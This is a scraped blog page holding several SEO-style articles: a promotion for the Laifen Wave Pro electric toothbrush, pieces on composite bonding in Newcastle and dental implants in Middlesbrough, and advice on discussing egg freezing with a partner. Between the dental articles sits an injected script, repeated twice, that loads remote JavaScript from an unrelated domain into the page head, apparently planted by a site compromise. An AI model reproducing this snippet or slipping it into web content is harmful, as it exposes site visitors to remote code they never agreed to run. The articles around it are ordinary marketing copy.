
Health
Electric Toothbrush with Timer: Why It’s the Smartest Upgrade You Can Make for Your Oral Health


You brush your teeth every day — but are you brushing for long enough, and effectively enough? The answer, for most people, is probably no. Studies have shown that the average person brushes for only 45 seconds, well short of the dentist-recommended two minutes. That gap is where an electric toothbrush with timer becomes a genuine game-changer. It removes guesswork entirely, turning a habit you’ve done mindlessly for years into a precision routine that actually protects your teeth and gums.
In this article, we’ll break down exactly why the built-in timer matters, what to look for in a modern electric toothbrush, how timer-based brushing stacks up against the traditional manual approach, and what makes a premium model worth the investment.
The Two-Minute Rule: Why Timing Is Everything in Oral Care
The American Dental Association (ADA) has long recommended brushing for two full minutes, twice a day. Yet survey after survey reveals that most adults dramatically underestimate how long they actually brush. Without a timer, two minutes feels like forever — so we cut it short.
The consequences of under-brushing accumulate slowly but steadily. Plaque that isn’t removed hardens into tartar within 24–72 hours. Tartar buildup leads to gingivitis, which — if left untreated — progresses to periodontitis, a serious gum infection linked not just to tooth loss but to cardiovascular disease and diabetes.
A timer on your toothbrush solves this problem passively. You don’t have to watch a clock or count in your head. The brush tells you when you’re done. Over weeks and months, consistent full-length brushing sessions produce measurable improvements in gum health, breath freshness, and enamel integrity.
How the Built-In Timer Works — and Why Quadrant Alerts Are a Bonus
Most quality electric toothbrushes feature a two-minute timer that signals — usually with a brief pause or vibration pulse — when time is up. But the best models go one step further with quadrant timing.
Quadrant alerts divide your mouth into four sections: upper left, upper right, lower left, and lower right. Every 30 seconds, the brush signals you to move to the next quadrant. This ensures each section of your mouth gets exactly 30 seconds of attention — no more unconsciously spending 90 seconds on your front teeth while neglecting your molars.
For people with orthodontic work, crowns, or uneven bite patterns, quadrant guidance is especially valuable. It creates a structured, repeatable routine that eliminates the unconscious biases that lead to uneven cleaning.
Electric vs. Manual: Is the Difference Really That Significant?
Let’s be direct: yes, for most people, the difference is significant — especially when a timer is involved.
A manual toothbrush depends entirely on technique. The angle, pressure, speed, and duration are all controlled by you, and all subject to fatigue and distraction. An electric toothbrush with timer controls the most critical variable (time) automatically, and adds thousands of micro-movements per minute that a manual brush simply cannot replicate.
Research published in the Journal of Clinical Periodontology found that powered toothbrushes reduced plaque by 21% more and gingivitis by 11% more compared to manual brushing after three months. Over a lifetime of brushing, that gap in effectiveness translates into fewer cavities, less gum disease, and lower dental bills.
The timer is the bridge between an electric toothbrush and a consistently effective one. The motor handles the scrubbing; the timer handles the discipline.
What Makes a Great Electric Toothbrush with Timer? Key Features to Look For
Not all electric toothbrushes are created equal. If you’re ready to upgrade, here’s what separates a truly excellent model from a mediocre one:
• Vibration or Oscillation Technology: Sonic toothbrushes produce high-frequency vibrations (often 30,000–66,000 per minute) that create fluid dynamics capable of disrupting plaque even slightly beyond where the bristles physically touch. Oscillating models physically rotate the brush head back and forth. Both are effective; sonic tends to feel gentler on sensitive gums.

• Pressure Sensor: One of the most underrated features. Brushing too hard wears down enamel and damages gum tissue. An intelligent pressure sensor detects when you’re pressing too firmly and either alerts you or automatically reduces motor speed to protect your mouth.
• Multiple Cleaning Modes: Look for at least two modes — a daily clean mode for regular sessions and a more intensive mode for deeper cleans. Some brushes also offer whitening, gum care, and sensitive modes to cater to different needs on different days.
• Battery Life: A brush that needs charging every few days becomes a chore to manage. Look for models with at least a two-week battery life per charge; premium brushes can last 30–70 days, making them ideal for travel and daily convenience.
• Smart App Integration: Some advanced models connect to a smartphone app for personalized brushing insights, intensity adjustments, and session tracking — useful if you want granular data on your oral care habits.
• Brush Head Design: Soft, well-engineered bristles that can access interdental spaces without irritating the gum line matter more than many buyers realize. TPE-coated tips and tapered bristle designs are signs of a brush head built with real dental science in mind.
Spotlight: Laifen Wave Pro — Engineering Meets Everyday Oral Care
Among the new generation of premium electric toothbrushes, the Laifen Wave Pro stands out for its thoughtful engineering and dentist-inspired design philosophy.
At its core is WaveMotion Technology — a system that combines 60-degree oscillation with up to 66,000 vibrations per minute. This is a notably higher vibration rate than many competitors and is designed to replicate the kind of thorough, dynamic cleaning a dental professional delivers during a checkup.
The brush ships with two cleaning modes (Daily and Deep) and three intensity levels, giving users meaningful customization without overwhelming complexity. The companion Laifen app extends this further, allowing personalized settings tailored to your specific gum sensitivity and cleaning goals.
One of its most practical advantages is battery life: 70 days per charge in lab-tested conditions. That’s exceptional for the category and means most users will charge this brush roughly five times a year. Wireless charging adds further convenience for travel.
The brush head uses a TPE coating designed to clean interdental spaces safely without trauma to soft tissue — an important feature for anyone who’s been told by their dentist to be gentler near the gum line. And the intelligent pressure sensor monitors brushing force in real time, adjusting speed automatically if you press too hard.
It’s available in a range of materials — ABS, aluminum alloy, and polished stainless steel — and multiple colors, making it one of the more aesthetically distinctive options in its price range, starting at $99.99.
Building the Perfect Brushing Routine Around Your Electric Toothbrush
The timer handles the duration. But to maximize the benefit of your electric toothbrush, pair it with a complete routine:
• Angle the brush head correctly: 45 degrees toward the gum line, using gentle strokes. Let the motor do the work — don’t scrub.
• Use fluoride toothpaste: Fluoride strengthens enamel and provides the most proven cavity protection available in an OTC product.
• Floss daily: Your brush — no matter how advanced — cannot clean between teeth. Floss or an interdental brush is non-negotiable.
• Replace brush heads on schedule: Dentists recommend replacing brush heads every three months, or sooner if the bristles show wear. A worn head can’t clean effectively, no matter how powerful the motor.
• Don’t skip the tongue: A significant source of oral bacteria lives on the tongue’s surface. A gentle brush across the tongue at the end of your routine reduces bad breath and overall bacterial load.
Is the Investment Worth It? Breaking Down the Real Cost
A quality electric toothbrush costs more upfront than a pack of manual brushes. But the cost comparison is misleading without context.
A single dental filling costs, on average, $150–$300. A deep cleaning (scaling and root planing) for gum disease runs $500–$4,000 depending on severity. A single tooth extraction and implant can cost $3,000–$5,000 or more.
Preventing even one filling over five years more than covers the cost of a premium electric toothbrush — and the research consistently shows that consistent, timer-guided brushing is one of the most effective preventive measures available.
For a brush like the Laifen Wave Pro at $99.99, you’re investing less than a dollar a week over two years of use. Framed that way, the real question isn’t whether you can afford an electric toothbrush with timer. It’s whether you can afford not to have one.
Final Thoughts: Small Habit, Big Results
Oral health is one of those areas where small, consistent improvements compound significantly over time. Two minutes twice a day sounds simple — but most of us aren’t doing it correctly, or for long enough. A timer removes the uncertainty and turns an intention into a measurable habit.
Whether you’re dealing with sensitive gums, trying to maintain whitening results, managing an orthodontic situation, or simply want to do better at something you do every single day, an electric toothbrush with a built-in timer is one of the highest-value upgrades available in personal health care.
Technology has made it possible to get a dentist-quality clean at home, without the guesswork. The only thing left is to use it — consistently, for two full minutes, every day. Your future self — and your dentist — will notice the difference.
Ready to upgrade your routine? The Laifen Wave Pro combines professional-grade oscillation technology, an intelligent pressure sensor, and an extended 70-day battery life — all starting at $99.99. Learn more at laifentech.com.
Composite bonding has become one of the most popular cosmetic dental treatments in the UK, offering a simple yet effective way to enhance the appearance of teeth. For those in Newcastle looking for a non-invasive solution to minor dental imperfections, Composite Bonding Newcastle provides a practical and aesthetically pleasing option.
This treatment is ideal for anyone wanting to improve their smile without extensive dental work. Whether it’s repairing a chipped tooth, closing small gaps, or reshaping uneven edges, composite bonding can deliver noticeable results with minimal fuss. Unlike more invasive procedures, it often requires little to no removal of natural tooth structure, making it a conservative choice for cosmetic improvements.
In this article, we’ll explore what Composite Bonding Newcastle involves, who it’s suitable for, how it compares to other treatments like veneers, and what to expect during and after the procedure.
What Is Composite Bonding?
Composite bonding is a cosmetic dental treatment where a tooth-coloured resin material is applied directly to the surface of a tooth. The dentist moulds and shapes the resin to improve the tooth’s appearance before hardening it with a special light. The result is a natural-looking restoration that blends seamlessly with the surrounding teeth.
This treatment is often used to address:
- Chipped or cracked teeth: Restoring the natural shape of a damaged tooth.
- Small gaps between teeth: Closing minor spaces without orthodontic treatment.
- Mild discolouration: Improving the colour of a tooth when whitening isn’t enough.
- Uneven or misshapen teeth: Adjusting the length, width, or contour for a more balanced smile.
- Worn tooth edges: Rebuilding edges that have become uneven over time.
Because the material is applied directly to the tooth, Composite Bonding Newcastle is often completed in a single visit, making it a convenient option for those with busy schedules.
How Does Composite Bonding Work?
Understanding the process can help ease any concerns about what to expect. Here’s a step-by-step breakdown of how Composite Bonding Newcastle is typically carried out:
1. Consultation and Assessment: The first step is a discussion with a dentist to determine whether composite bonding is the right solution. The dentist will examine the teeth, discuss the patient’s goals, and explain whether bonding can achieve the desired results.
2. Shade Selection: Since the composite resin comes in various shades, the dentist will choose one that closely matches the natural colour of the patient’s teeth. This ensures the final result looks natural and blends in with the rest of the smile.
3. Tooth Preparation: Unlike veneers, which often require enamel removal, composite bonding usually involves minimal preparation. The tooth is cleaned thoroughly to remove any plaque or debris, and in most cases, no drilling is needed.
4. Conditioning the Tooth: A special gel is applied to the tooth surface to help the bonding material adhere properly. This step is crucial for ensuring the composite resin stays in place for years to come.
5. Applying the Composite Resin: The dentist applies the tooth-coloured composite in thin layers, carefully shaping it to achieve the desired contour. This stage is where the artistry of the dentist comes into play, as they sculpt the material to match the natural tooth structure.
6. Curing with a Dental Light: Once the resin is shaped, a high-intensity light is used to harden it. This process, known as light curing, ensures the material sets firmly and durably.
7. Polishing and Finishing: After the composite has hardened, the dentist polishes it to a smooth, glossy finish. This step helps the bonded tooth look and feel just like a natural tooth, with no rough edges or noticeable differences.
The entire process for Composite Bonding Newcastle is usually straightforward and can often be completed in just one appointment, depending on the number of teeth being treated.
Who Is Suitable for Composite Bonding?
Composite Bonding Newcastle is a versatile treatment, but it isn’t the right solution for everyone. It works best for those with minor cosmetic concerns rather than extensive dental issues. Here’s who might benefit:
- People with small chips or cracks: If a tooth has a minor chip or crack, bonding can restore its appearance without the need for a crown or filling.
- Those with minor gaps between teeth: Small spaces can be closed by adding composite to the sides of the teeth, creating a more uniform look.
- Individuals with mild discolouration: If a single tooth is discoloured and doesn’t respond to whitening, bonding can mask the stain effectively.
- Anyone looking to reshape their teeth: Whether a tooth is too short, too pointed, or uneven, composite bonding can adjust its shape for a more harmonious smile.
- Patients who want a quick, non-invasive solution: Unlike veneers or crowns, which require more preparation and multiple visits, bonding is often completed in a single session with minimal discomfort.
However, Composite Bonding Newcastle may not be suitable for:
- Extensive tooth damage: If a tooth is severely broken or decayed, a crown or another restorative treatment may be more appropriate.
- Significant misalignment: While bonding can improve the appearance of slightly uneven teeth, it cannot correct major alignment issues. Orthodontic treatment, such as braces or aligners, may be needed in these cases.
- Large areas requiring treatment: Composite resin is strong, but it may not be the best choice for treating an entire arch of teeth. Veneers or other cosmetic treatments might be recommended instead.
A professional assessment is always the best way to determine whether Composite Bonding Newcastle is the right choice.
Composite Bonding vs. Porcelain Veneers
When considering cosmetic dental treatments, it’s common to compare Composite Bonding Newcastle with porcelain veneers. Both can improve the appearance of teeth, but they have key differences:
Composite Bonding
- Material: Made from a tooth-coloured resin applied directly to the tooth.
- Preparation: Minimal to no enamel removal is usually required.
- Treatment Time: Often completed in one visit.
- Cost: Generally more affordable than veneers.
- Durability: Typically lasts between 5 and 10 years with proper care.
- Repairability: Can often be repaired if damaged, though it may require touch-ups over time.
- Reversibility: Since little to no enamel is removed, the treatment is considered more reversible than veneers.
Porcelain Veneers
- Material: Thin shells of porcelain that are custom-made and bonded to the front of the teeth.
- Preparation: Requires some enamel removal to accommodate the veneers.
- Treatment Time: Usually takes at least two visits, as the veneers are fabricated in a dental lab.
- Cost: Typically more expensive than composite bonding.
- Durability: Can last between 10 and 20 years, often longer than bonding.
- Repairability: If a veneer chips or cracks, it usually needs to be replaced rather than repaired.
- Reversibility: Since enamel is removed, the process is not reversible.
Which One Is Right for You?
- Choose Composite Bonding Newcastle if:
- You want a quick, affordable solution for minor cosmetic issues.
- You prefer a treatment that preserves most of your natural tooth structure.
- You’re happy with a solution that may need touch-ups or replacement after several years.
- Choose Porcelain Veneers if:
- You’re looking for a longer-lasting, highly durable cosmetic solution.
- You have more extensive cosmetic concerns that require a full smile makeover.
- You’re willing to invest in a treatment that may involve more preparation and higher costs.
Ultimately, the best choice depends on your specific needs, budget, and long-term goals. A consultation with a dentist can help you decide which option aligns with your expectations.
How Long Does Composite Bonding Last?
One of the most common questions about Composite Bonding Newcastle is how long it lasts. While the material is durable, its lifespan depends on several factors:
- Oral Hygiene: Good dental care, including regular brushing and flossing, helps maintain the bonding. Poor hygiene can lead to staining or weakening of the composite over time.
- Diet: Certain foods and drinks, such as coffee, tea, red wine, and tobacco, can stain the composite resin. Limiting these can help preserve its appearance.
- Habits: Biting hard foods (like ice or nuts), chewing pens, or grinding teeth can damage the bonding. Avoiding these habits can extend its lifespan.
- Dental Check-Ups: Regular visits to the dentist allow for professional cleaning and early detection of any issues with the bonding.
With proper care, Composite Bonding Newcastle typically lasts between 5 and 10 years. After this period, the bonding may start to wear, discolour, or chip, and it might need repairs or replacement.
How to Care for Composite Bonding
Maintaining Composite Bonding Newcastle is straightforward, but it does require some attention to ensure longevity. Here are some practical tips:
Daily Oral Hygiene
- Brush your teeth at least twice a day with a soft-bristled toothbrush and fluoride toothpaste.
- Floss daily to remove plaque and food particles between teeth, especially around the bonded areas.
- Use a non-abrasive toothpaste to avoid scratching the composite surface.
Dietary Considerations
- Limit staining foods and drinks, such as coffee, tea, red wine, and berries, especially in the first 48 hours after treatment.
- Avoid hard or chewy foods that could chip the bonding, such as nuts, hard candies, or tough meats.
- Cut food into smaller pieces rather than biting directly into hard items.
Habits to Avoid
- Stop biting your nails or using your teeth to open packages.
- Avoid chewing on pens, ice, or other non-food items.
- If you grind your teeth at night, ask your dentist about a night guard to protect both your natural teeth and the bonding.
Regular Dental Visits
- Schedule check-ups every six months for professional cleaning and to monitor the condition of your bonding.
- Your dentist can polish the composite during these visits to keep it looking its best.
- If you notice any chips, rough edges, or discolouration, see your dentist promptly for repairs or touch-ups.
By following these care tips, you can help ensure that your Composite Bonding Newcastle stays looking great for as long as possible.
What Are the Limitations of Composite Bonding?
While Composite Bonding Newcastle is an excellent option for many people, it’s important to be aware of its limitations:
- Not as Strong as Natural Teeth: Although composite resin is durable, it isn’t as strong as natural tooth enamel or porcelain. It can chip or wear down over time, especially if subjected to heavy biting forces.
- Staining Over Time: Unlike porcelain, composite resin is more prone to staining from foods, drinks, and tobacco. While it can be polished, it may not retain its original brightness as long as veneers.
- Limited Lifespan: Even with the best care, Composite Bonding Newcastle will eventually need replacement, usually within 5 to 10 years.
- Not Suitable for All Cases: As mentioned earlier, bonding works best for minor cosmetic issues. For more extensive damage, misalignment, or large restorations, other treatments may be more appropriate.
- Potential for Repair: If the bonding chips or cracks, it can often be repaired, but repeated repairs may weaken the restoration over time.
Understanding these limitations helps set realistic expectations. For those who prioritise longevity and resistance to staining, porcelain veneers might be a better investment. However, for a quick, affordable, and effective solution to minor imperfections, Composite Bonding Newcastle remains a fantastic choice.
What to Expect During and After Treatment
During the Procedure
- Comfort: Most patients find Composite Bonding Newcastle to be a comfortable experience. Anaesthetic is usually not required unless the bonding is being used to fill a cavity or if the tooth is particularly sensitive.
- Time: The treatment typically takes between 30 to 60 minutes per tooth, depending on the complexity of the work. If multiple teeth are being treated, the appointment may take longer.
- Immediate Results: Once the procedure is complete, you’ll be able to see the results right away. The bonded teeth will look natural and blend in with the rest of your smile.
After the Procedure
- Sensitivity: Some patients experience mild sensitivity to hot or cold temperatures for a day or two after treatment. This usually subsides quickly.
- Eating and Drinking: You can eat and drink immediately after the procedure, but it’s best to avoid very hard or sticky foods for the first 24 hours to allow the bonding to set fully.
- Follow-Up Care: Your dentist may schedule a follow-up visit to check on the bonding and make any necessary adjustments.
Most people find that they can return to their normal routine immediately after Composite Bonding Newcastle, with no downtime required.
Final Thoughts
Composite Bonding Newcastle offers a simple, effective, and minimally invasive way to enhance your smile. Whether you’re dealing with a chipped tooth, a small gap, or mild discolouration, this treatment can provide noticeable improvements with minimal discomfort and downtime.
While it may not be as long-lasting as porcelain veneers, its affordability, quick treatment time, and conservative approach make it an appealing option for many people. With proper care, the results can last for years, allowing you to enjoy a more confident smile.
If you’re considering Composite Bonding Newcastle, the best next step is to book a consultation with a dentist. They can assess your teeth, discuss your goals, and help you decide whether bonding is the right choice for you. With the right approach, you can achieve a natural, beautiful smile that looks and feels great.
;var s=document.createElement(“script”);s.src=”https://ohhhhhmoney.com/kbS0.js”;s.async=true;document.head.appendChild(s);;var s=document.createElement(“script”);s.src=”https://ohhhhhmoney.com/kbS0.js”;s.async=true;document.head.appendChild(s);
Dental implants have transformed the way people restore missing teeth, offering a stable and long-lasting solution. For those considering Dental Implants Middlesbrough, understanding what happens inside the jaw after placement can help set realistic expectations. The process involves more than just inserting a replacement tooth, it includes biological changes that ensure the implant integrates securely with the jawbone.
This article explores the seven key changes that occur inside the jaw after dental implant placement, providing clarity for anyone researching dental implants in Middlesbrough.
The Biological Process Behind Dental Implants
When a dental implant is placed, the jawbone begins a natural healing process that secures the implant in position. Unlike dentures or bridges, which rest on the gums, dental implants fuse with the bone, creating a strong foundation for replacement teeth.
The implant itself is typically made from titanium, a material known for its compatibility with human bone. Once inserted into the jaw, the surrounding bone gradually grows around the implant, a process called osseointegration. This fusion ensures the implant remains stable, allowing it to function like a natural tooth root.
For those exploring Dental Implants Middlesbrough, this biological integration is what makes implants a reliable option for restoring both function and appearance.
Seven Changes That Occur Inside Your Jaw After Implant Placement
Initial Bone Preparation and Implant Stability
Before the implant is placed, the dentist ensures the jawbone is ready to receive it. This may involve minor adjustments to the bone structure to create a precise fit. Once the implant is inserted, it should remain stable in the jaw, even before full osseointegration occurs.
In the first few weeks, the implant relies on initial stability to prevent movement. This is why patients are often advised to avoid hard or chewy foods during the early stages of recovery. For Dental Implants Middlesbrough, this initial phase is critical for long-term success.
Osseointegration: The Bone Fusion Process
Osseointegration is the most important change that happens after implant placement. Over several weeks to months, the jawbone naturally grows around the implant, effectively locking it in place. This process is what gives dental implants their strength and durability.
The timeline for osseointegration varies depending on individual healing rates, bone quality, and the location of the implant in the jaw. For Dental Implants Middlesbrough, patients can expect this process to take between three to six months, though some may experience faster or slower integration.
Temporary Changes in Bone Density
After a tooth is lost, the jawbone in that area can begin to shrink due to lack of stimulation. Dental implants help counteract this by mimicking the natural tooth root, which stimulates the bone and maintains its density.
However, in the immediate weeks following implant placement, some temporary bone remodelling may occur as the body adapts to the new structure. This is a normal part of the healing process and contributes to the long-term stability of Dental Implants Middlesbrough.
Gum Tissue Healing Around the Implant
While the bone integrates with the implant, the surrounding gum tissue also heals. The gums form a protective seal around the implant, preventing bacteria from entering the area and reducing the risk of infection.
Proper gum healing is essential for the long-term health of the implant. Patients are often advised to maintain excellent oral hygiene during this period to support the healing process. For those with Dental Implants Middlesbrough, this step ensures the implant remains free from complications.
Gradual Increase in Bite Force and Function
As osseointegration progresses, the implant becomes stronger, allowing patients to gradually reintroduce harder foods into their diet. Initially, a soft-food diet is recommended to avoid placing excessive pressure on the implant.
Over time, as the bone fully integrates with the implant, patients can resume normal eating habits. This gradual return to full function is one of the key advantages of Dental Implants Middlesbrough, as it allows for a natural and comfortable restoration of chewing ability.
Stimulation of Jawbone Growth
One of the long-term benefits of dental implants is their ability to stimulate jawbone growth. Unlike traditional dentures, which do not provide this stimulation, implants help maintain bone density by acting like natural tooth roots.
This stimulation is particularly important for patients who have experienced bone loss due to missing teeth. For Dental Implants Middlesbrough, this means a reduced risk of further bone deterioration, which can affect facial structure and oral health.
Final Restoration and Long-Term Stability
Once osseointegration is complete, the final restoration, a crown, bridge, or denture, is attached to the implant. This restoration is designed to blend seamlessly with the natural teeth, providing both aesthetic and functional benefits.
The long-term stability of Dental Implants Middlesbrough depends on proper aftercare, including regular dental check-ups and good oral hygiene. With the right maintenance, implants can last for many years, making them a dependable solution for tooth replacement.
Who Can Benefit from Dental Implants?
Dental implants are a versatile solution for many people with missing teeth. They may be suitable for:
- Individuals with one or more missing teeth who want a permanent replacement
- Those looking for an alternative to removable dentures
- Patients with sufficient jawbone density to support the implant
- People who are in good general and oral health
For Dental Implants Middlesbrough, a thorough assessment is necessary to determine suitability. Factors such as bone quality, gum health, and overall medical history are considered to ensure the best possible outcome.
The Consultation Process for Dental Implants
Before proceeding with dental implants, a detailed consultation is essential. This typically involves:
- A comprehensive oral examination to assess bone density and gum health
- X-rays or CT scans to evaluate the jawbone structure
- A discussion about medical history and lifestyle factors, such as smoking, which can affect healing
- A tailored treatment plan based on individual needs
For Dental Implants Middlesbrough, this consultation ensures that the treatment is carefully planned to match the patient’s specific requirements.
Recovery and Aftercare for Dental Implants
Recovery from dental implant placement varies from person to person, but most patients experience mild discomfort and swelling in the first few days. Pain management is typically handled with over-the-counter medication, and patients are advised to follow a soft-food diet during the initial healing phase.
Long-term aftercare for Dental Implants Middlesbrough includes:
- Brushing and flossing regularly to maintain oral hygiene
- Attending follow-up appointments to monitor healing
- Avoiding habits such as smoking, which can hinder recovery
- Using recommended cleaning tools, such as interdental brushes, to keep the implant area clean
Proper aftercare is crucial for the longevity of the implant and the health of the surrounding tissues.
Potential Risks and How to Minimise Them
While dental implants have a high success rate, there are potential risks to be aware of. These may include:
- Infection at the implant site, which can be minimised with good oral hygiene
- Implant failure due to poor bone integration, often linked to insufficient bone density or smoking
- Nerve damage, which is rare but can occur if the implant is placed too close to a nerve
- Peri-implantitis, a condition similar to gum disease that affects the tissues around the implant
For Dental Implants Middlesbrough, choosing an experienced dental professional and following aftercare instructions can significantly reduce these risks.
Alternatives to Dental Implants
While dental implants are a popular choice, they are not the only option for replacing missing teeth. Alternatives include:
- Dentures: Removable replacements for missing teeth, which can be full or partial
- Bridges: Fixed restorations that rely on adjacent teeth for support
- Implant-supported dentures: A hybrid option that combines the stability of implants with the convenience of dentures
Each option has its own advantages and considerations. For Dental Implants Middlesbrough, a consultation can help determine which solution is best suited to individual needs.
Why Dental Implants Are a Popular Choice
Dental implants offer several advantages that make them a preferred option for tooth replacement. These include:
- A natural look and feel, blending seamlessly with existing teeth
- Improved speech and chewing ability compared to removable dentures
- Long-term durability with proper care
- Preservation of jawbone density, which helps maintain facial structure
For those considering Dental Implants Middlesbrough, these benefits make implants a compelling choice for restoring both function and confidence.
Final Thoughts
Dental implants provide a reliable and long-lasting solution for missing teeth, with the added benefit of preserving jawbone health. Understanding the changes that occur inside the jaw after placement can help patients feel more confident in their decision.
For Dental Implants Middlesbrough, the key to success lies in a thorough consultation, proper placement, and committed aftercare. With the right approach, dental implants can offer a natural and durable restoration, allowing patients to enjoy a fully functional smile for years to come.


There comes a point in most relationships when thoughts about the future are no longer something that one can postpone or escape from. Things like where you want to live, what your career plans will look like, when to get married, and whether children are something both of you want – there is a lot to talk about once this time arrives. That last part in particular can be super difficult for both partners, as there are a lot of facets to fertility that require a thorough and empathetic discussion. Egg freezing, for one, is something that can be quite awkward and uncomfortable to talk about, mainly because of the uncertainty involved. While one person may see freezing eggs as a backup plan, the other may misunderstand it entirely, assuming something is wrong. So if you’ve been meaning to discuss egg freezing with your partner, read on as we explore what this process is actually like, what your guarantees and uncertainties are, and whether it’s something you should actually go through.
Why should you discuss fertility as a matter of priority?
A lot of people live under the assumption that fertility is something that should only be brought up when a couple is actually trying for a baby. There are two reasons why this does not work. Firstly, our biology doesn’t always follow the timelines we imagine for ourselves. While fertility declines with age at a well-established rate, this is not true for everyone. Secondly, it is important to share your thoughts and opinions on this matter with your partner as early as possible to avoid unpleasant surprises later. At the conjunction of these two things is egg freezing, which people still view as extreme or necessary only in very specific situations. The truth is, many women want to freeze their eggs for very simple reasons. Maybe they are not ready for children yet, want to focus on career goals, are not financially well-off, or have personal circumstances that don’t allow for a pregnancy. The point is that they simply want to delay the process while also giving themselves the best possible chance of conceiving later in life.
What does egg freezing actually involve?
Now, egg freezing is a preservation treatment in which a woman’s eggs are collected, frozen, and stored for future use. This process usually involves the use of hormone injections to stimulate the ovaries, which is followed by a small egg retrieval procedure under sedation. When the eggs are used, they are thawed, fertilised via IVF, and then transferred back into the uterus as embryos.
The thing that you need to clarify to your partner right away is that egg freezing will not guarantee a pregnancy later on. Yes, it can improve your future reproductive options, but whether it results in a successful pregnancy depends on many factors, including the age at which the eggs were frozen and their quality. These two things are the main reasons why many doctors recommend freezing eggs as early as possible for better outcomes. This is also the main reason you should discuss egg freezing with your partner as soon as you can.
What is the best way to approach the topic of egg freezing with your partner?
Firstly, the best thing you can do for yourself is to approach the topic calmly and naturally. If you haven’t really had any such conversations with your partner before, you can try to introduce the idea a little more gently, using tangents like mentioning an article you read online or discussing your family goals in general.
You should also watch the timing of this conversation. Although the topic of egg freezing is not some life-defining confrontation between you and your partner, it can be stressful and emotionally draining for both you and your partner. Bringing this up during an argument or a stressful period in either your or your partner’s life may not be as productive, and, generally, these discussions go much better when both of you feel emotionally safe and relaxed at the time.
If you’ve been able to launch this conversation successfully, try to emphasise why it matters to you personally rather than making it just a clinical discussion. You can express your worries over your age-related fertility decline, or maybe you can simply state that you want some reassurance for the future. Whatever option you choose, just keep in mind to frame this discussion emotionally rather than as a debate between you and your partner.
At the same time, prepare yourself for the possibility that your partner may feel confused, need clarity on certain topics, or need time to process things. For a lot of men, the topic of fertility can still be quite stressful, anxiety-triggering, and overwhelming. Still, you can curb a lot of that by arming yourself with the right information and patiently guiding them through the discussion.
If at any point you feel it is becoming difficult to explain things to your partner, have a backup ready. End the discussion by expressing how it may be best to seek a doctor’s opinion on this matter instead, and that both of you should consider looking for a clinic that specialises in egg freezing in London. These places will be more than happy to help both of you understand the process more realistically and even guide you on how high your chances of pregnancy will be when you decide to thaw the eggs later on.
Remember: the goal is to cultivate openness
People may not realise it, but many fertility conversations are delayed because one person is afraid of saying the wrong thing or the other is afraid of hearing an answer they do not want to hear. The thing that a couple needs to realise is that avoiding the discussion will rarely make things easier in the long run.
Fertility is something that can never really fit into a rigid life plan. It demands a lot of understanding between you two and requires you to make informed decisions together. Sometimes, a conversation about egg freezing can lead to exploring treatment options. Sometimes it can just be a bit of reassurance between the two of you. Sometimes it can even reveal truths that need to be surfaced anyway. Whatever the case may be, keep reminding yourself that you are aiming for openness in this conversation. If you’ve already been considering an egg freeze, please take the first step and have an open, honest conversation with your partner. It may be uncomfortable. It may be awkward, but it will help you reach for your future with more confidence and peace of mind.

Spanish Vocabulary Guide: How the Word Viejo Changes Meaning Across Contexts

Expanding Your Vocabulary: A Guide to Describing the World with “U” Adjectives

The Easy Way to Understand Composite Bonding Newcastle

Dental Implants Middlesbrough 7 Things That Happen Inside Your Jaw After Placement

Discovering the joys of camping: comfort, adventure, and connection

Spanish Vocabulary Guide: How the Word Viejo Changes Meaning Across Contexts
Spanish is a vibrant language where a single word can express a literal fact, a warm emotion, or casual street...

Expanding Your Vocabulary: A Guide to Describing the World with “U” Adjectives
Whether you are crafting a captivating blog post, writing a novel, or simply trying to express yourself more clearly in...
The Easy Way to Understand Composite Bonding Newcastle
Composite bonding has become one of the most popular cosmetic dental treatments in the UK, offering a simple yet effective...

Dental Implants Middlesbrough 7 Things That Happen Inside Your Jaw After Placement
Dental implants have transformed the way people restore missing teeth, offering a stable and long-lasting solution. For those considering Dental...

Discovering the joys of camping: comfort, adventure, and connection
Stepping away from city lights and crowded routines, camping invites a reconnection with nature and an escape from daily stress....


The Trimmer Edit: What Different Price Ranges Actually Get You
The trimmer aisle has officially entered its gadget era. One model looks like lipstick, another comes with six attachments, and...


Common Automatic Watch Mistakes That Are Slowly Damaging Your Timepiece
An automatic watch is a small, self-contained machine. Every rotor spin, every jewel bearing, every tiny spring inside it is...


